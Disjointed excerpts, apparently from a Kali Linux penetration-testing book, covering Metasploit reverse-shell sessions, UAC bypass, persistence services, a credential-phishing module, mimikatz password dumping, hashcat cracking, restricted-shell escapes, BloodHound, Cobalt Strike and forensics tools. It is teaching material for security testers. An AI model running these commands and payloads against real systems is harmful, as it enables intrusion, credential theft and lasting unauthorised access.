[*] Meterpreter session 2 opened (172.24.1.146:4444 -> 172.24.1.212:34560)
at 2021-04-15 20:52:38 -0400
```

That's it, we now have a new Session we can connect to (***sessions -I 2***), and don't forget we still have the active Mac session.

Challenge Time!

Using everything we just covered, can you get active sessions on all three types of Operating Systems - Linux, Mac and Windows? By using the background command (if you have an active meterpreter session), setting a new target, setting a different port & payload, you can get remote sessions on all three at once!

TRUNKED

Let's talk about some basic cracking techniques. You can use wordlists, wordlists and rules, combine wordlists, brute force and brute force with wordlists. We will briefly look at each one.

Using a Single Wordlist

The most basic use of Hashcat is to use a single wordlist file.

- ***hashcat64 --remove -m 0 [Uncracked].txt wordlist.txt -o [Cracked.txt] -O***

I always use the "*--remove*" switch when cracking with Hashcat. This tells Hashcat to remove any cracked word from the uncracked wordlist. If you don't, it will keep it in the uncracked wordlist, lengthening cracking times. You must provide hashcat the correct hash type. The "-m 0" is the hash type that you will be attempting to crack, "0" specifies that the hashes are MD5. Hashcat is able to crack a wide range of hashes. These are listed by using the "*hashcat64 --help*" command.

```
[ Hash modes ] -

    # | Name
======+=============
  900 | MD4
    0 | MD5
 5100 | Half MD5
  100 | SHA1
 1300 | SHA2-224
 1400 | SHA2-256
10800 | SHA2-384
 1700 | SHA2-512
17300 | SHA3-224
```

The -O at the end tells Hashcat that you don't need to crack extra-long passwords (up to 256 characters) so it focuses on up to 32-character passwords and runs much faster. The longest hashes I have cracked are well over 100 characters - junk text lines that someone put into a public dump to make it appear larger.

***NOTE**: *For brevity, "--remove" and "-O" are not shown in most examples*

Lastly, you can specify which processor to use in your hacking attacks using the "-D" switch.

```
 # | Device Type
===+=============
 1 | CPU
 2 | GPU
 3 | FPGA, DSP, Co-Processor
```

TRUNKED

The first task for a security tester will be to get out of this restricted shell and into a normal unrestricted shell. One way to do this is to use GTFOBins. These are "dual use" system commands, or normal terminal commands that have undocumented or additional features that we can use to help break out of restricted shells, download or upload programs, create a remote shell and more!

The concept of "Living off the Land" and GTFOBins, has been around for a long time now. Instead of running that shiny new security tool that is noisy as all get out, many times you can be much stealthier by simply using normal system commands. In fact, several automated security tool scripts simply call some system commands when they are running. GTFOBins and their usage are heavily documented, so I am not going to spend a long time on this. Let's just look at a couple quick examples.


Escaping

One of my favorite escapes is to simply use Vim! I know, love it or hate it, Vim does have some interesting "additional features" than can be used in security.

- From the rbash terminal, run vim, "***vim***"
- In Vim, enter, "***:set shell=/bin/sh***"
- And finally, "***:shell***"


Once you enter the shell command, you will be brought back to the terminal, except now you will have a "$" terminal prompt. You can now enter any command that you wish, including changing directory.

As seen below:



That's it, by using a not very well know capability of Vim, we were able to quickly and easily escape the restricted shell. Type, "***exit***" to exit the shell.

TRUNKED




One difference is there are no “category” menu buttons at the top to sort the commands. Though all you need to do is enter the function you want with a “/” in front of it, into the search bar.

/AWL Commands

Say you want to search for tools that could help bypass Application White Listing (AWL). AWL is a security feature that you can enable that only allow “white listed” or approved apps to run. As soon as you type, “/AWL” in the search bar, all commands that have AWL Bypass capability are listed.

TRUNKED



- Enter a new password when prompted

Neo4j setup and configuration is now complete.

- Open another terminal and enter, "***sudo bloodhound***"
- Login with username '*neo4j*' and the password you just set

Now, just drag and drop the bloodhound zip file anywhere on the Bloodhound desktop and it will automatically add it to the database.

TRUNKED

```
meterpreter > shell
Process 79047 created.
Channel 4 created.
say -v '?'
Alex                en_US    # Most people recognize me by my voice.
Alice               it_IT    # Salve, mi chiamo Alice e sono una voce ita
Alva                sv_SE    # Hej, jag heter Alva. Jag är en svensk röst
Amelie              fr_CA    # Bonjour, je m'appelle Amelie. Je suis une
Anna                de_DE    # Hallo, ich heiße Anna und ich bin eine deu
Carmit              he_IL    # שלום. קוראים לי כרמית, ואני קול בשפה העברית
Damayanti           id_ID    # Halo, nama saya Damayanti. Saya berbahasa
Daniel              en_GB    # Hello, my name is Daniel. I am a British-E
Diego               es_AR    # Hola, me llamo Diego y soy una voz español
Ellen               nl_BE    # Hallo, mijn naam is Ellen. Ik ben een Belg
Fiona               en-scotland # Hello, my name is Fiona. I am a Scottis
Fred                en_US    # I sure like being inside this fancy comput
Ioana               ro_RO    # Bună, mă cheamă Ioana . Sunt o voce române
Joana               pt_PT    # Olá, chamo-me Joana e dou voz ao português
Jorge               es_ES    # Hola, me llamo Jorge y soy una voz español
Juan                es_MX    # Hola, me llamo Juan y soy una voz mexicana
```

You can then switch to a different voice using the "***-v***" switch and then type your message. If you have the extended voices installed you can use good 'ole Zarvox.

- ***say -v "Zarvox" "Ex Ter Men Nate the Doctor"***

Now let's switch the topic back to Windows and take a look at a built-in post module that uses PowerShell.

Windows Gather User Credentials (phishing)

Metasploit Module Creators: Wesley Neelen & Matt Nelson

The "**phish_windows_credentials**" post module was added to Metasploit fairly recently and is a perfect example of how PowerShell can be used in an exploit. How it works is that once you have a remote shell connection, you run this module and set a program name to watch. Once the remote system runs the monitored program, this module pops up a login credentials box. When the victim types in their credentials, they are stored for our viewing.

For this example, we will use an active Metasploit session on our Windows 10 target. We will set WordPad as the process, so that when the victim starts WordPad a login prompt box will appear on their screen asking for credentials. The entered credentials will then appear on our Kali system.

To use the post module

TRUNKED

If you do jump into shell, just type, “exit” to return to the Meterpreter prompt.

You are now the “System” level user, or the user with the most rights in Windows.

NOTE - *If “getsystem” fails - Background the active administrator meterpreter session using the “background**” command and then:*

- ***use exploit/windows/local/bypassuac_injection***
- ***set session 1***
- ***set payload windows/meterpreter/reverse_tcp***
- ***set LHOST [Kali_IP]***
- ***set LPORT 4545*** (Important: use a different port from one used for original shell)
- ***exploit***

Now, type “***getsystem***” to elevate to System level authority

We will now be able to run the built in Metasploit persistence commands. But first, enter, “***background***” to exit out of the Meterpreter prompt and return to the MSF prompt.

Metasploit Persistence Service

The first option we will cover is the Metasploit Persistence Service. This will create a service on the target that will try to reconnect to our Kali system.

- ***use exploit/windows/local/persistence_service***
- ***show options***

```
msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote vi
   REMOTE_EXE_PATH                      no        The remote vi
   RETRY_TIME          5                no        The retry tim
   SERVICE_DESCRIPTION                  no        The descripti
   SERVICE_NAME                         no        The name of s
   SESSION                              yes       The session t
```

TRUNKED

```
       =[ metasploit v6.0.42-dev                          ]
+ -- --=[ 2125 exploits - 1139 auxiliary - 361 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

[*] Processing WD64reverse.rc for ERB directives.
resource (WD64reverse.rc)> use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
resource (WD64reverse.rc)> set LHOST 172.24.1.146
LHOST => 172.24.1.146
resource (WD64reverse.rc)> set LPORT 4444
LPORT => 4444
resource (WD64reverse.rc)> set target 2
target => 2
resource (WD64reverse.rc)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >
```

That's it! Making and using Resource Files in Metasploit is really simple. But that is not all, we can increase their usefulness by incorporating Ruby scripting. Let's look at some of the built-in Resource Files that include this, but first we need to cover Metasploit's Global Variables.

Metasploit - Global Variables

Global Variables are special variables in Metasploit that remain constant across your sessions. There are specific commands just for these settings:

- **set** - Displays currently set variables
- **setg** - Set a variable
- **get** - Displays setting of individual variables
- **unsetg** - Deletes the setting for the variable
- **save** - Saves your variables to be used the next time you start Metasploit

So, simply type "***set***" to view all set variables in Metasploit:

```
msf6 > set

Global
======

No entries in data store.
```

To set a global variable use "***setg***" with the variable name and setting:

TRUNKED

```
dll.add_function('MessageBeep', 'BOOL',[
    ["DWORD","uType","in"],
    ])

dll.add_function('MessageBoxA', 'DWORD',[
    ["DWORD","hWnd","in"],
    ["PCHAR","lpText","in"],
    ["PCHAR","lpCaption","in"],
    ["DWORD","uType","in"],
    ])

dll.add_function('MessageBoxExA', 'DWORD',[
    ["DWORD","hWnd","in"],
    ["PCHAR","lpText","in"],
    ["PCHAR","lpCaption","in"],
    ["DWORD","uType","in"],
    ["WORD","wLanguageId","in"],
    ])
```

Each function is listed by name and then the necessary variables for each function are included. Where do they get this variable information? The definitions come directly from the Microsoft MSDN function listings.

For example, here is the MSDN listing for Message Box:


TRUNKED

```
(Empire) > usemodule powershell/situational_awareness/network/bloodhound3
(Empire: powershell/situational_awareness/network/bloodhound3) > info

              Name: Invoke-BloodHound
            Module: powershell/situational_awareness/network/bloodhound3
       NeedsAdmin: False
        OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None
```

Now we just need to set the target Agent name and an output directory on the server to store the recovered data:

- ***set Agent M1249XZ7*** [use your agent name]
- ***set OutputDirectory c:\dump*** [set a directory on the Windows Server]
- execute

And in a few seconds, we should have the Bloodhound data files in the target directory:



This is basically just the SharpHound or data collection part of BloodHound. We still need to use BloodHound on our Kali system to process the data.


BloodHound is a great tool for processing target Active Directory information and presenting it in an easy-to-use map type interface. It is very useful for quickly searching for pertinent data, and possible attack paths. We talked about how to install and use Bloodhound in Chapter 29. Once Bloodhound is installed and running, just drag and drop the zip file into the Bloodhound GUI. Bloodhound will automatically process the file and insert it into the database. You can then perform searches using the

TRUNKED

```
(root) > SafetyKatz


  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::minidump C:\WINDOWS\Temp\debug5312.bin
Switch to MINIDUMP : 'C:\WINDOWS\Temp\debug5312.bin'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords full
Opening : 'C:\WINDOWS\Temp\debug5312.bin' file for minidump...

Authentication Id : 0 ; 65528 (00000000:0000fff8)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/10/2020 11:23:05 AM
SID               : S-1-5-90-0-1
```

The dumped Kerberos keys can be seen in the following pic:

TRUNKED



Cobalt Strike - Active Session

Any active sessions will appear in the top window. You can click on them and then click, “interact”. This will open up a command interface in the bottom window. Type “help” for available commands. You can do simple things, like take a screenshot, execute commands on the target using the “run” command, along with many other options.

So, for example, type “*screenshot*” to get a screen grab of the target. You can then click “View” and “Screenshots” from the menu to view it:

TRUNKED

were active. But it can also help the security tester gain valuable information about the target network.


Recovering Data from Process Memory

One nice feature of performing memory analysis is that you can also pull information from processes that were running, when the data capture was made. For example, let's pull information from an open Notepad session in the memory dump. Remember we saw that Notepad was open from one of our earlier checks.

First, we need to find the Program ID number (PID) for the Notepad process by using the "***pslist***" command:

- ***python3 vol.py -f ~/analysis/memdump.mem windows.pslist***

Search down the process list and find the PID for Notepad.exe, it is 8440 on my machine:



Now all we need to do is use the "***windows.memmap --dump --pid 8440***" command to save the associated memory to a file. We will also make a "notepad" directory to save the recovered file into. Then we will take the recovered .dmp file and run it through the "*strings*" command to recover any readable text. Lastly, we will save the strings output to a text file for analysis.

Several steps, but let's walk through them, one by one.

1. Make a new directory for the output, "***mkdir notepad***"
2. Enter, "***python3 vol.py -f ~/analysis/memdump.mem -o notepad windows.memmap --dump --pid 8440***" putting in your memory file name, the output directory, and the PID for your Notepad process.

This will take a long time to run, as it pulls parts of the Notepad process from numerous memory locations in the dump. Go grab a coffee!

TRUNKED

Chapter 43
Digital Forensics using Guymager & Autopsy

In my previous Intermediate Kali book, I covered using the Digital Forensics Framework (DFF). DFF is a feature rich forensics platform that is used by both novices and professional forensics personnel. In this book we will quickly cover several different forensics tools. When forensics tools are used properly with a write blocker, it can preserve digital evidence without modifying data in any way for legal cases. As mentioned before, that is not our goal, we just want interesting data. In this chapter we will look at tools to perform whole drive image analysis. To do this, we first need to image the target drive. We will be using a downloaded test disk image to actually analyze later in this chapter. First, let's cover quickly how to obtain an image using Kali's special "Forensics Mode Boot".

Creating a Hard Drive Image

To do this we will need to burn an .iso image of Kali to a DVD. Then boot our Windows VM using this disk and finally image the Windows drive. I will be using a copy of Windows 11 in this example, but you could also use Windows 10. You can just read along through this section if you wish. You will need a very large USB drive or external drive to store the backup image. **We do not need to actually acquire an image for this tutorial as we will be using a small test image later in the chapter.**


Again, this is for educational purposes only, in a real forensics case you would use external storage and a write blocker.

1. Download the Kali Live Boot .iso image from https://www.kali.org/downloads/

TRUNKED

just use a new or blank one. All you need to do is download the official Kali Linux Pi 400 64-bit ARM image from Offensive Security, write it to the memory card using a program like BalenaEtcher, then insert the card into the Pi, apply power and boot.


1. From the Offensive Security Website, under "Raspberry Pi Foundation", Download Kali Linux 400 (64 bit) image - https://www.offensive-security.com/kali-linux-arm-images/.



2. Extract the image.
3. Write the image to the memory card – BalenaEtcher works great! https://www.balena.io/etcher/

TRUNKED

programing, you could setup a Raspberry Pi that only “attacks” when someone comes into the room.



The proof-of-concept picture below shows a custom python script running on an RPi that kicks off a nmap scan when someone is near the device.

TRUNKED

All the Kali tools and commands work just as well as they would with a normal Kali Raspberry Pi install. One small issue is that the onboard Wireless doesn't enter monitor mode, so it can't be used directly for WiFi scanning & attacks. It would work fine though for remote WiFi access. Though you can add a USB WiFi wireless adapter and use that for monitor mode. Any Kali Linux approved WiFi adapter should work fine. I just used one of the trusty old TP-Link 722n (v1!) cards that I had laying around.

The latest version of Bettercap on Kali seemed to have a hard time setting the card into monitoring mode, but you can do it manually.

In a terminal, enter:

